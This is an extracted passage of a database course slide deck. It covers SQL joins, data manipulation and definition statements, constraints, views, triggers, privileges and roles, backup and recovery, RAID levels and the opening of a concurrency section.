- WHERE al.id IS NULL keeps only those unmatched rows.
- SQL has no ANTI JOIN keyword – this two-step pattern is the standard idiom.
- Alternative: NOT EXISTS (...) subquery – equivalent but sometimes slower.

Right Anti-Join (NULL Trick)




```
-- Albums that have no matching artist (orphaned data)
SELECT al.title
FROM   Artist AS ar
RIGHT JOIN Album AS al ON ar.id = al.artist_id
WHERE  ar.id IS NULL;
```

What it does

Returns only rows from Album that have **no matching row in Artist**.

- Mirror image of the left anti-join.
- Can also be expressed as a LEFT JOIN with tables swapped:
Album LEFT JOIN Artist ON ...WHERE ar.id IS NULL
- Useful for finding orphaned or inconsistent data.

FULL OUTER JOIN



```
-- MySQL: simulate FULL OUTER JOIN with UNION
SELECT ar.name, al.title
FROM   Artist AS ar
LEFT JOIN Album AS al ON ar.id = al.artist_id
UNION
SELECT ar.name, al.title
FROM   Artist AS ar
RIGHT JOIN Album AS al ON ar.id = al.artist_id
WHERE  ar.id IS NULL;
```

What it does

Returns **all rows from both tables**. Non-matching rows get NULL on the other side.

- PostgreSQL and SQL Server support FULL OUTER JOIN directly.
- MySQL requires the UNION workaround shown above.
- The WHERE ar.id IS NULL in the second part avoids duplicating matched rows.

Multi-Table JOIN Example

Task: List every track, its album title, and the artist name – only for albums released after 2015.

```
SELECT ar.name    AS artist ,
       al.title   AS album ,
       t.title    AS track ,
       t.duration_sec
FROM   Track      AS t
JOIN   Album      AS al ON t.album_id   = al.id
JOIN   Artist     AS ar ON al.artist_id = ar.id
WHERE  al.year    > 2015
ORDER BY ar.name , al.title , t.title;
```

Key Points

- Chain multiple JOINS one after the other – each ON clause specifies that particular join's condition independently.
- Use table aliases (AS ar) to keep long queries readable.
- WHERE filters apply *after* all joins are evaluated.

JOIN Comparison Table

Join Type	Includes unmatched left rows?	Includes unmatched right rows?
INNER JOIN	No	No
LEFT JOIN	Yes (NULL right cols)	No
RIGHT JOIN	No	Yes (NULL left cols)
Left Anti-Join	Only unmatched left rows	No
Right Anti-Join	No	Only unmatched right rows
FULL OUTER JOIN	Yes	Yes
CROSS JOIN	n/a – produces full Cartesian product	n/a

NULL and JOINS

A column containing NULL on the join key can *never* match any row – not even another NULL. Use IS NULL / IS NOT NULL to handle these cases explicitly.

INSERT INTO – Single and Multiple Rows

```
-- Insert a single row (explicit column list -- always preferred)
INSERT INTO Artist (name, country)
VALUES ('Aurora', 'Norway');

-- Insert multiple rows in one statement (more efficient)
INSERT INTO Album (title, year, artist_id)
VALUES ('All My Demons Greeting Me as a Friend', 2016, 1),
       ('Infections of a Different Kind', 2018, 1),
       ('The Gods We Can Touch', 2022, 1);
```

- Always list columns explicitly – omitting them ties your code to the current column order, which breaks if the schema changes later.
- Columns not listed receive their DEFAULT value, or NULL.
- AUTO_INCREMENT / SERIAL columns are omitted – the DBMS assigns the next value.

INSERT INTO – From a SELECT

```
-- Populate an archive table from a SELECT result
INSERT INTO Album_Archive (id, title, year, artist_id)
SELECT id, title, year, artist_id
FROM Album
WHERE year < 2000;
```

```
-- Copy a table structure and data in one step (MySQL)
CREATE TABLE Album_Backup AS
SELECT * FROM Album;
```

Use Cases

- Archiving old records before purging them from the live table.
- Seeding a test or staging database from production data.
- Aggregating data from multiple tables into a summary table.

Foreign Key Pitfall

When inserting into a table with foreign key constraints, the referenced row **must already exist**, otherwise the insert is rejected with a constraint violation.

UPDATE – Modifying Rows

```
-- Update a single column for one specific row
UPDATE Artist
SET     country = 'Norway'
WHERE   id = 1;

-- Update multiple columns using expressions
UPDATE Album
SET     title          = UPPER(title),
        last_modified = NOW()
WHERE   year < 1990;

-- DANGER: UPDATE without WHERE modifies ALL rows!
UPDATE Album SET year = 0; -- every album's year is now 0!
```

Always Include a WHERE Clause

An UPDATE without WHERE modifies **every single row** in the table. **Before running any UPDATE**, test your WHERE condition with a SELECT first to confirm you are targeting the right rows.

UPDATE – Common Pitfalls

```
-- Pitfall 1: updating the wrong rows (forgetting WHERE)
UPDATE Track SET duration_sec = 0;  -- ALL tracks set to 0!

-- Pitfall 2: self-referential update (reads old value first)
UPDATE Album SET year = year + 1;  -- fine, reads then writes

-- Pitfall 3: using a column alias in SET (not allowed)
UPDATE Track SET len = duration_sec / 60;  -- ERROR if 'len' is alias

-- SAFE: verify first with SELECT
SELECT id, title FROM Track WHERE duration_sec < 30;
-- Only then:
DELETE FROM Track WHERE duration_sec < 30;
```

Safe UPDATE Workflow

- 1 Run the same WHERE clause as a SELECT first

- 2 Review the result set, is this one that you want to change?

DELETE – Removing Rows

```
-- Delete specific rows
DELETE FROM Track WHERE duration_sec < 10;

-- Delete with a JOIN condition (MySQL syntax)
DELETE t
FROM Track AS t
JOIN Album AS al ON t.album_id = al.id
WHERE al.year < 1950;

-- DANGER: DELETE without WHERE empties the entire table!
DELETE FROM Track; -- all rows gone, structure remains
```

- DELETE removes rows but **keeps the table structure**.
- Deleted rows **cannot be recovered** without a backup or transaction rollback.
- Referential integrity: if another table has a FOREIGN KEY pointing to the row being deleted, the delete will fail unless ON DELETE CASCADE or ON DELETE SET NULL is configured.

DELETE vs TRUNCATE vs DROP

```
-- DELETE: removes rows one by one, respects FK constraints
DELETE FROM Track WHERE album_id = 5;
```

```
-- TRUNCATE: removes ALL rows instantly, resets
  AUTO_INCREMENT
-- Cannot be rolled back in MySQL, ignores FK checks
TRUNCATE TABLE Track;
```

```
-- DROP: removes the entire table (schema + data)
DROP TABLE Track;
```

```
-- Safe version: only drops if the table exists
DROP TABLE IF EXISTS Track;
```

	DELETE	TRUNCATE	DROP
Removes rows	Selected rows	All rows	All rows
Keeps structure	Yes	Yes	No
Rollback	Yes	No (MySQL)	No

Transactions – Keeping Changes Safe

```
-- Wrap related changes in a transaction
START TRANSACTION;

UPDATE Album SET title = 'Renamed' WHERE id = 10;
DELETE FROM Track WHERE album_id = 10;

-- All changes look good? Make them permanent:
COMMIT;

-- Something went wrong? Undo everything since START:
-- ROLLBACK;
```

Why Transactions Matter for DML

- A transaction is **all-or-nothing** (ACID Atomicity): either all statements succeed and are committed, or none of them are applied.
- **Always use transactions** for multi-step changes (e.g. update + delete that must both succeed, or a bank transfer between two accounts).
- ROLLBACK is the safety net for testing dangerous DML statements.

CREATE DATABASE and CREATE TABLE

```
-- Create a new database
CREATE DATABASE music_db;
USE music_db;

-- Create a table with common constraint types
CREATE TABLE Artist (
    id            INT            AUTO_INCREMENT,
    name          VARCHAR(150) NOT NULL,
    country       CHAR(2),
    founded       YEAR,
    PRIMARY KEY (id),
    UNIQUE (name)
);
```

- **AUTO_INCREMENT**: DBMS assigns the next integer automatically on insert.
- **NOT NULL**: the column must always contain a value – NULL is rejected.
- **UNIQUE**: all non-null values in the column must be distinct across all rows.
- **PRIMARY KEY**: implies NOT NULL + UNIQUE and creates a clustered index.

CREATE TABLE – Full Syntax with All Options

```
CREATE TABLE Track (  
    id                INT                AUTO_INCREMENT,  
    title             VARCHAR(200) NOT NULL,  
    duration_sec      INT                NOT NULL DEFAULT 0,  
    track_no          TINYINT            UNSIGNED,  
    lyrics            TEXT,  
    created_at        TIMESTAMP          DEFAULT CURRENT_TIMESTAMP,  
    album_id          INT                NOT NULL,  
    PRIMARY KEY (id),  
    CONSTRAINT fk_track_album  
        FOREIGN KEY (album_id) REFERENCES Album(id)  
        ON DELETE CASCADE ON UPDATE CASCADE,  
    CONSTRAINT chk_duration CHECK (duration_sec >= 0)  
);
```

Key Elements

- **DEFAULT:** value used when column is omitted from INSERT.
- **UNSIGNED:** non-negative integers only (doubles the positive range).
- **Named constraints** (CONSTRAINT name) make error messages readable.

Data Types – Overview

Choosing the correct data type saves storage, improves performance, and prevents integrity errors.

Category	Type	Description / Notes
String	CHAR(<i>n</i>)	Fixed-length; always pads to <i>n</i> chars
	VARCHAR(<i>n</i>)	Variable-length; max <i>n</i> chars
	TEXT	Long text; no index by default
Numeric	TINYINT	1 byte; −128 to 127 (or 0–255 UNSIGNED)
	INT	4 bytes; ±2 billion
	BIGINT	8 bytes; large IDs, timestamps
	DECIMAL(<i>p</i> , <i>s</i>)	Exact decimal; <i>p</i> digits, <i>s</i> after point
	FLOAT/DOUBLE	Approximate; avoid for money!
Date	DATE	YYYY-MM-DD
	TIMESTAMP	YYYY-MM-DD HH:MM:SS
	YEAR	4-digit year only
Other	BOOLEAN	Stored as TINYINT(1) in MySQL
	BLOB	Binary data (images, files)
	ENUM(...)	Fixed set of allowed string values

Data Types – Important Gotchas

Use DECIMAL for Money – Never FLOAT

FLOAT and DOUBLE store approximate values using binary floating-point. This can introduce rounding errors: $0.1 + 0.2$ may not equal exactly 0.3 . For monetary amounts, always use DECIMAL(p,s).

```
-- Wrong: floating-point imprecision
price FLOAT, -- 9.99 might be stored as
      9.98999977...

-- Correct: exact representation
price DECIMAL(10, 2), -- exactly 2 decimal places, up to
      99999999.99

-- ENUM: restricts values to a defined list
genre ENUM('Rock', 'Pop', 'Jazz', 'Classical', 'Electronic')
,

-- BOOLEAN (stored as TINYINT in MySQL)
is_explicit BOOLEAN DEFAULT FALSE
```

ALTER TABLE – Modifying an Existing Table

```
-- Add a new column
ALTER TABLE Artist ADD COLUMN bio TEXT;

-- Add a column at a specific position (MySQL)
ALTER TABLE Artist ADD COLUMN website VARCHAR(255) AFTER
    name;

-- Rename a column (MySQL 8+)
ALTER TABLE Artist RENAME COLUMN bio TO biography;

-- Change the data type (MODIFY COLUMN)
ALTER TABLE Track MODIFY COLUMN duration_sec SMALLINT
    UNSIGNED;

-- Remove a column
ALTER TABLE Artist DROP COLUMN founded;

-- Rename the table itself
RENAME TABLE Artist TO Musicians;
```

- ALTER TABLE changes the schema without losing existing data (usually).

ALTER TABLE – Adding and Dropping Constraints

```
-- Add a foreign key constraint after table creation
ALTER TABLE Album
ADD CONSTRAINT fk_album_artist
    FOREIGN KEY (artist_id) REFERENCES Artist(id)
    ON DELETE CASCADE;

-- Add a CHECK constraint
ALTER TABLE Track
ADD CONSTRAINT chk_track_no CHECK (track_no BETWEEN 1 AND
99);

-- Drop a named constraint (MySQL: DROP FOREIGN KEY / DROP
CHECK)
ALTER TABLE Album DROP FOREIGN KEY fk_album_artist;
ALTER TABLE Track DROP CHECK chk_track_no;

-- Add an index to speed up lookups
ALTER TABLE Album ADD INDEX idx_year (year);
```

Naming Constraints

DROP TABLE and DROP DATABASE

```
-- Remove a table -- ALL data and schema is lost permanently  
!
```

```
DROP TABLE Track;
```

```
-- Safe version: only drops if the table exists (no error  
otherwise)
```

```
DROP TABLE IF EXISTS Track;
```

```
-- Remove a database with ALL its tables
```

```
DROP DATABASE music_db;
```

```
-- Safe version
```

```
DROP DATABASE IF EXISTS music_db;
```

```
-- Typical migration script pattern
```

```
DROP TABLE IF EXISTS Track;
```

```
DROP TABLE IF EXISTS Album;
```

```
DROP TABLE IF EXISTS Artist;
```

```
-- Now recreate in correct FK order:
```

```
CREATE TABLE Artist (...);
```

```
CREATE TABLE Album (...);
```

Constraints – Overview

Constraints are **rules enforced by the DBMS** that prevent invalid data from entering the database. They are the last line of defence for data integrity – independent of the application.

Constraint	Scope	Guarantees
NOT NULL	Column	Column always contains a value
UNIQUE	Column/Table	All values are distinct
PRIMARY KEY	Column/Table	NOT NULL + UNIQUE; identifies each row
FOREIGN KEY	Column	References a valid row in another table
CHECK	Column/Table	Boolean expression is always true
DEFAULT	Column	Fallback value when none is provided

Why Not Just Validate in Application Code?

Application code can be bypassed (direct DB access, bugs, multiple applications). Constraints enforced at the **database level** hold regardless of which client writes data.

Constraints in Practice – Full Example

```
CREATE TABLE Track (  
    id                INT                AUTO_INCREMENT,  
    title             VARCHAR(200)      NOT NULL,  
    duration_sec      INT                NOT NULL DEFAULT 0,  
    track_no          TINYINT            UNSIGNED,  
    album_id          INT                NOT NULL,  
    CONSTRAINT pk_track  
        PRIMARY KEY (id),  
    CONSTRAINT uq_track_pos  
        UNIQUE (album_id, track_no),      -- no duplicate  
                                         positions  
    CONSTRAINT fk_track_album  
        FOREIGN KEY (album_id) REFERENCES Album(id)  
        ON DELETE CASCADE ON UPDATE CASCADE,  
    CONSTRAINT chk_duration  
        CHECK (duration_sec >= 0)  
);
```

- `UNIQUE (album_id, track_no)`: composite unique – each track number must be unique *within* an album, but the same number can occur in different albums

Foreign Keys – ON DELETE Actions

What should happen to child rows when the parent row is deleted?

```
-- CASCADE: deleting Artist also deletes all their Albums
FOREIGN KEY (artist_id) REFERENCES Artist(id)
    ON DELETE CASCADE
```

```
-- SET NULL: deleting Artist sets album.artist_id to NULL
FOREIGN KEY (artist_id) REFERENCES Artist(id)
    ON DELETE SET NULL
```

```
-- RESTRICT (default): reject the DELETE if child rows exist
FOREIGN KEY (artist_id) REFERENCES Artist(id)
    ON DELETE RESTRICT
```

```
-- SET DEFAULT: sets child FK to its DEFAULT value
FOREIGN KEY (artist_id) REFERENCES Artist(id)
    ON DELETE SET DEFAULT
```

ON DELETE Comparison Table

Action	Effect on child rows	Use when ...
RESTRICT	Delete is blocked if child rows exist	Child rows must not become orphans (default)
CASCADE	Child rows are deleted automatically	Children are meaningless without the parent (e.g. order lines without an order)
SET NULL	FK column set to NULL	Children can exist independently (e.g. products after a brand is discontinued)
SET DEFAULT	FK column set to its DEFAULT value	A fallback parent exists (rare)

CASCADE – Handle with Care

ON DELETE CASCADE propagates deletes automatically and silently. Deleting one top-level row can cascade through multiple related tables. Always verify which tables are affected before using CASCADE in a production schema.

ON DELETE – Concrete Examples

```
-- Scenario 1: CASCADE
-- Deleting artist "Aurora" also deletes all her Albums and
-- (if Track has CASCADE too) all their Tracks.
DELETE FROM Artist WHERE name = 'Aurora';
-- -> Album rows with artist_id = Aurora.id are deleted
-- -> Track rows of those albums are deleted too

-- Scenario 2: SET NULL
-- Artist is deleted; albums remain but have no artist
DELETE FROM Artist WHERE id = 1;
-- -> Album.artist_id becomes NULL for those albums

-- Scenario 3: RESTRICT (default)
-- Cannot delete artist if albums reference them
DELETE FROM Artist WHERE id = 1;
-- ERROR: Cannot delete or update a parent row:
-- a foreign key constraint fails (Album.fk_album_artist)
```

Named Constraints and ALTER TABLE ADD CONSTRAINT

-- Naming constraints at table creation

```
CREATE TABLE Album (  
    id            INT,  
    title         VARCHAR(200),  
    year          YEAR,  
    artist_id     INT,  
    CONSTRAINT pk_album      PRIMARY KEY (id),  
    CONSTRAINT chk_year      CHECK (year BETWEEN 1877 AND  
        2100)  
);
```

-- Add a constraint to an existing table

```
ALTER TABLE Album  
ADD CONSTRAINT fk_album_artist  
    FOREIGN KEY (artist_id) REFERENCES Artist(id)  
    ON DELETE CASCADE;
```

-- Remove a named constraint

```
ALTER TABLE Album DROP FOREIGN KEY fk_album_artist;
```

Views – What and Why

A **VIEW** is a named, stored SELECT query that behaves like a virtual table. The underlying data is not duplicated – the view runs its query fresh on every access.

Why Use Views?

- **Simplify complex queries:** wrap a multi-table JOIN into a single named view; application code just selects from the view.
- **Access control:** expose only specific columns/rows to certain users without granting access to the underlying tables.
- **Logical abstraction:** rename or reformat columns without changing the schema.
- **Backward compatibility:** when a table is restructured, a view with the old column names can shield existing applications from breaking changes.

Views are Not Materialized (by default)

A standard view re-executes its query every time it is accessed. For performance-critical use, some DBMS (PostgreSQL, Oracle) offer **materialized views** that cache results. MySQL does not natively support materialized views.

Creating and Using Views

```
-- Create a view: all tracks with artist and album info
CREATE VIEW v_track_details AS
SELECT t.title AS track_title,
       t.duration_sec,
       al.title AS album_title,
       al.year,
       ar.name AS artist_name
FROM   Track AS t
JOIN   Album AS al ON t.album_id = al.id
JOIN   Artist AS ar ON al.artist_id = ar.id;

-- Use the view like a regular table
SELECT * FROM v_track_details WHERE artist_name = 'Aurora';

-- Remove the view
DROP VIEW IF EXISTS v_track_details;
```

Updatable Views

Simple views (single table, no GROUP BY, no DISTINCT) can be used with INSERT / UPDATE / DELETE. Complex views with JOINS or aggregations are

Triggers – Concept and Syntax

A **TRIGGER** is a stored procedure that the DBMS executes *automatically* in response to an INSERT, UPDATE, or DELETE on a specific table.

```
CREATE TRIGGER trigger_name
{ BEFORE | AFTER }
{ INSERT | UPDATE | DELETE }
ON table_name
FOR EACH ROW
BEGIN
    -- SQL statements using NEW.col and/or OLD.col
END;
```

NEW and OLD

- NEW.column – the new value being inserted or the updated value.
- OLD.column – the value that existed before the update or deletion.
- BEFORE INSERT: only NEW available.
- BEFORE UPDATE: both OLD and NEW available.
- AFTER DELETE: only OLD available.

Trigger Example – BEFORE INSERT

Requirement: Automatically set a track's created_at timestamp and normalise its title to trimmed title case before inserting.

```
DELIMITER //
CREATE TRIGGER trg_track_before_insert
BEFORE INSERT ON Track
FOR EACH ROW
BEGIN
    -- Ensure duration is never negative
    IF NEW.duration_sec < 0 THEN
        SET NEW.duration_sec = 0;
    END IF;

    -- Trim whitespace from the title automatically
    SET NEW.title = TRIM(NEW.title);
END //
DELIMITER ;

-- Test it:
INSERT INTO Track (title, duration_sec, album_id)
VALUES ( '  Running With the Wolves  ', -5, 1);
```

Trigger Example – AFTER INSERT (Audit Log)

Requirement: Record every new track insertion in an audit table.

```
-- Create an audit table first
CREATE TABLE Track_Audit (
    id            INT AUTO_INCREMENT PRIMARY KEY,
    track_id      INT,
    action        VARCHAR(10),
    changed_at    TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

DELIMITER //
CREATE TRIGGER trg_track_after_insert
AFTER INSERT ON Track
FOR EACH ROW
BEGIN
    INSERT INTO Track_Audit (track_id, action)
    VALUES (NEW.id, 'INSERT');
END //
DELIMITER ;
```

BEFORE vs AFTER

Stored Procedures

A **STORED PROCEDURE** is a named, reusable block of SQL stored in the database. It can accept parameters, contain control-flow logic, and return result sets.

```
DELIMITER //
CREATE PROCEDURE add_track(
    IN  p_title          VARCHAR(200),
    IN  p_duration_sec  INT,
    IN  p_album_id      INT,
    OUT p_new_id        INT
)
BEGIN
    INSERT INTO Track (title, duration_sec, album_id)
    VALUES (p_title, p_duration_sec, p_album_id);

    SET p_new_id = LAST_INSERT_ID();
END //
DELIMITER ;

-- Call the procedure
CALL add_track('Runaway', 237, 3, @new_track_id);
```


Views, Triggers, and Procedures – Comparison

Object	Purpose	When to Use
VIEW	Virtual table wrapping a SELECT query	Simplify queries; restrict column access; logical abstraction
TRIGGER	Auto-execute SQL on INSERT/UPDATE/DELETE	Enforce business rules; maintain audit logs; cascade custom logic
STORED PROCEDURE	Reusable named SQL block with parameters	Encapsulate multi-step operations; reduce client-server round-trips

Caution with Triggers

Triggers execute invisibly – a DML statement may have hidden side effects that are hard to debug. Document triggers clearly, and avoid complex business logic that belongs in the application layer.

DCL – Data Control Language

DCL controls *who* can do *what* in a database. Two core statements: **GRANT** (give permissions) and **REVOKE** (take them away).

Privilege Types in MySQL

DML / Query privileges:

- SELECT
- INSERT
- UPDATE
- DELETE

Schema / Admin privileges:

- CREATE, DROP
- ALTER, INDEX
- GRANT OPTION
- ALL PRIVILEGES

Principle of Least Privilege

Grant only the **minimum permissions** a user or application actually needs. Never run application code as **root**. A compromised application account with only **SELECT** cannot delete or modify data.

GRANT – Giving Permissions

```
-- Create a user first
CREATE USER 'app_reader'@'localhost' IDENTIFIED BY 's3cr3t';

-- Grant SELECT on the entire music_db database
GRANT SELECT ON music_db.* TO 'app_reader'@'localhost';

-- Grant specific privileges on a single table
GRANT INSERT, UPDATE ON music_db.Track
    TO 'app_editor'@'localhost';

-- Grant ALL privileges (admin -- use with extreme care!)
GRANT ALL PRIVILEGES ON music_db.*
    TO 'db_admin'@'localhost'
    WITH GRANT OPTION; -- can pass privileges on to others

-- Apply privilege changes immediately
FLUSH PRIVILEGES;
```

- 'user'@'%': connects from **any host**.
- 'user'@'localhost': connects from **same machine only** (more secure).

REVOKE – Removing Permissions

```
-- Remove INSERT from a specific table
REVOKE INSERT ON music_db.Track
    FROM 'app_editor'@'localhost';

-- Remove all privileges from the database
REVOKE ALL PRIVILEGES ON music_db.*
    FROM 'app_reader'@'localhost';

-- Show what privileges a user currently has
SHOW GRANTS FOR 'app_reader'@'localhost';

-- Remove a user entirely
DROP USER 'app_reader'@'localhost';
```

REVOKE Does Not Cascade

If user A granted privileges to user B using `WITH GRANT OPTION`, revoking A's privileges does **not** automatically revoke B's derived privileges in MySQL. You must revoke from each user individually.

Role-Based Access Control (RBAC)

Managing privileges per-user becomes unmanageable at scale. **Roles** group privileges and are then assigned to users.


```
-- Create roles (MySQL 8+)
CREATE ROLE 'music_readonly', 'music_editor', 'music_admin';

-- Assign privileges to roles
GRANT SELECT ON music_db.* TO 'music_readonly';
GRANT SELECT, INSERT, UPDATE, DELETE ON music_db.*
    TO 'music_editor';
GRANT ALL PRIVILEGES ON music_db.* TO 'music_admin';

-- Assign roles to users
GRANT 'music_readonly' TO 'alice'@'localhost';
GRANT 'music_editor' TO 'bob'@'localhost';
GRANT 'music_admin' TO 'carol'@'localhost';

-- Set default role so it activates at login
SET DEFAULT ROLE 'music_readonly' TO 'alice'@'localhost';
```

RBAC – Practical Architecture



RBAC Advantages

When a user's responsibilities change, update one GRANT assignment – not dozens of individual privilege statements. Roles can also be nested.

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery**
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Why Backup and Recovery?

Data is one of the most valuable assets of any organisation. Hardware can be replaced in hours; lost data may be gone forever.

Two Key Metrics

- **RTO – Recovery Time Objective:** maximum acceptable downtime.
“How long can we afford to be offline?”
Example: RTO = 2 h means the system **must be back online within 2 hours**.
- **RPO – Recovery Point Objective:** maximum acceptable data loss in time.
“How much data can we afford to lose?”
Example: RPO = 4 h means we **accept losing up to 4 hours of transactions**.

Examples

	System	RTO	RPO	Strategy
Real-World Examples	Online bank	1 h	0 min	Real-time replication
	E-commerce shop	30 min	1 h	Hourly log backups
	Internal HR tool	1 day	24 h	Nightly full backup

Backup Strategies

Four Types – From Coarsest to Finest

Type	What is copied	Restore needs
Full (weekly)	Entire database	Only this backup
Differential (daily)	Changes since last <i>full</i> backup	Last full + this diff
Incremental (hourly)	Changes since last backup of <i>any type</i>	Full + all diffs + all incrementals
Log backup (continuous)	Transaction log stream	Full + logs $\Rightarrow$ point-in-time restore

Examples

Typical Production Strategy Full backup **Sunday night** + Differential **Mon–Sat night** + Log backup **every hour**.

Maximum data loss (RPO): 1 hour. Restore: 2 backups + logs.

What Can Go Wrong?

- **Software issues:** app bug corrupts data; transaction crashes mid-execution; developer runs `DELETE FROM orders` without `WHERE`
- **Hardware issues:** sudden power outage, disk head crash, server room flood, failed RAID controller
- **Human error:** accidental `DROP TABLE`, importing bad CSV that overwrites good data, wrong rows updated

Classic Horror Story

A developer runs `UPDATE orders SET status = 'shipped'` without a `WHERE` clause in production. All 500,000 orders are now marked as shipped. Without a recent backup + transaction log, this data is **permanently lost**.

Recovery – The Three-Step Process

Standard Recovery Process

- 1 Restore the most recent **full backup** – consistent baseline
- 2 Apply the most recent **differential backup** – advance to last night
- 3 Replay **transaction log backups** in order up to the recovery point

Example Timeline

Time	Event
Sunday 23:00	Full backup taken (4 GB)
Monday 23:00	Differential backup (300 MB)
Tuesday 10:00–14:00	Log backups every hour (50 MB each)
Tuesday 14:37	Crash!
Recovery	Full + Diff + Logs $\Rightarrow$ restore to 14:00

Backup Window Placeholder – INSERT TIMELINE GRAPHIC

Visual timeline showing: Full $\rightarrow$ Diff $\rightarrow$ Incremental/Log $\rightarrow$ Crash $\rightarrow$ Restore point

Transaction Logs: Before- and After-Images

Every database engine maintains detailed change logs for every transaction to support both ROLLBACK and crash recovery.

Before-Image (UNDO log)

The state of a record **before** modification. Written to the log at transaction start. Used for ROLLBACK – restores original data if the transaction is aborted.

After-Image (REDO log)

The state of a record **after** modification. Written when the change is applied in memory. Used for crash recovery – if the system crashes after COMMIT but before data is flushed to disk, the after-image replays the change.

Why both are needed

Data changes go to the **buffer cache** (RAM) first for performance. Asynchronous writes to disk happen at *checkpoints*. A crash between COMMIT and checkpoint = lost write. After-image fixes this. An aborted transaction in RAM = dirty data. Before-image undoes it.

Transaction Lifecycle with Before- and After-Images

Concrete example: a transaction updates the price of “Cat Milk” from €1.99 to €2.49.

- ① **START TRANSACTION**: the DBMS begins tracking this transaction.
- ② **Create Before-Image**: the current record (price = 1.99) is written to the transaction log as the before-image.
- ③ **Modify data in cache**: the price is updated to 2.49 in the in-memory buffer. The physical disk file is *not yet changed*.
- ④ **Create After-Image**: the updated record (price = 2.49) is written to the transaction log as the after-image.
- ⑤ **COMMIT or ROLLBACK**:
 - **COMMIT**: the change is confirmed. The before-image is deleted from the log. The after-image remains until the buffer is flushed to disk at the next checkpoint, then it too is deleted.
 - **ROLLBACK**: the before-image is used to restore the record to price = 1.99. Both before- and after-image are discarded.

Why this matters

This mechanism directly implements two ACID properties: **Atomicity** (all-or-nothing via rollback) and **Durability** (committed changes survive crashes

RAID – Redundant Array of Independent Disks

What Is RAID?

RAID combines multiple physical hard drives into a single logical storage unit, providing improved **performance** (via parallelism) and/or **fault tolerance** (via redundancy).

Three Fundamental Techniques

- **Striping**: data split into blocks, written across disks in parallel. Increases read/write throughput.
- **Mirroring**: exact copy maintained on a second disk. Instant failover if one disk fails.
- **Parity**: mathematical checksum stored alongside data. Allows reconstruction of a failed disk without a full mirror.

No Silver Bullet

There is always a trade-off between performance, redundancy, and storage efficiency. No single RAID level maximises all three.

RAID Level Comparison

Level	Techniques	Min Disks	Storage Eff.	Fault Tolerance
RAID 0	Striping only	2	100%	None (0 failures)
RAID 1	Mirroring only	2	50%	1 disk failure
RAID 5	Stripe + Parity	3	$(n - 1)/n$	1 disk failure
RAID 6	Stripe + 2 Parity	4	$(n - 2)/n$	2 disk failures
RAID 10	Mirror + Stripe	4	50%	1 per mirrored pair

Quick Guide for Databases

- **RAID 0:** never for databases (zero redundancy)
- **RAID 1:** OS drives, small critical databases
- **RAID 5:** most common for NAS/SAN storage arrays
- **RAID 10:** high-performance database servers (best of RAID 1+0)

RAID 0 – Striping

How it works: data is split into equal-sized blocks (*stripes*) and written across all disks in round-robin order.

Example with 2 disks: Disk 0 receives blocks A1, A2, A3, A4; Disk 1 receives A5, A6, A7, A8. Both disks are written simultaneously.

Pros:

- **Fastest read and write performance** of all RAID levels (full parallelism).
- **100% storage efficiency** – no space wasted on redundancy.

Cons:

- **Zero fault tolerance:** if even *one* disk fails, all data is lost (stripes from the failed disk are missing and cannot be reconstructed).
- RAID 0 is technically *not* redundant despite being called RAID.

Disk 0	Disk 1
A1	A5
A2	A6
A3	A7
A4	A8

RAID 1 – Mirroring

How it works: every write operation is duplicated to two (or more) disks simultaneously. Disk 0 and Disk 1 are always byte-for-byte identical.

Example with 2 disks: Disk 0 = A1, A2, A3, A4 and Disk 1 = A1, A2, A3, A4.

Pros:

- **Full redundancy:** if one disk fails, the mirror takes over instantly with no data loss and no rebuild time.
- **Fast reads:** the controller can serve read requests from either disk in parallel, doubling read throughput.

Cons:

- **50% storage efficiency:** you pay for two disks but only get the capacity of one.
- Most expensive per usable gigabyte of all RAID levels.

Disk 0	Disk 1
A1	A1
A2	A2
A3	A3
A4	A4

RAID 5 – Striping with Distributed Parity

How it works: data is striped across $n \geq 3$ disks. For each stripe, a *parity block* is computed and stored on one of the disks (the parity location rotates across disks so no single disk becomes the bottleneck).

If one disk fails, its data can be **mathematically reconstructed** from the remaining disks and the parity blocks using XOR operations.

Pros:

- Good balance of **performance**, **storage efficiency**, and **fault tolerance**.
- Storage efficiency: $\frac{n-1}{n}$ – with 4 disks, 75% of total capacity is usable.
- Survives the failure of **exactly one disk** without data loss.

Cons:

- **Slower writes** than RAID 0 or RAID 1 (parity must be computed for every write).
- If **two disks fail simultaneously**, all data is lost (no second parity).
- After a disk failure, **rebuild time** can take hours or days on large arrays – during which the remaining disks are under extra stress.

Use case (!)

The most common RAID level in enterprise NAS and SAN storage arrays where a balance of cost, performance, and safety is needed.

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency**
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

What is Concurrency?

Definition

Concurrency is the ability of multiple users or processes to access and modify the same database data **simultaneously**, without compromising data integrity or consistency.

In any real production system – online shop, banking app, ERP – hundreds or thousands of transactions execute at the same moment. This is the *normal* operating mode, not an edge case.

Four Concurrency Problems

Problem	What happens
Lost Update	One transaction's write overwrites another's
Dirty Read	Reading uncommitted data that is later rolled back
Non-Repeatable Read	Same read gives different values within one transaction
Phantom Read	A repeated query returns a different set of rows

Goal: Serializability

Problem 1: Lost Update

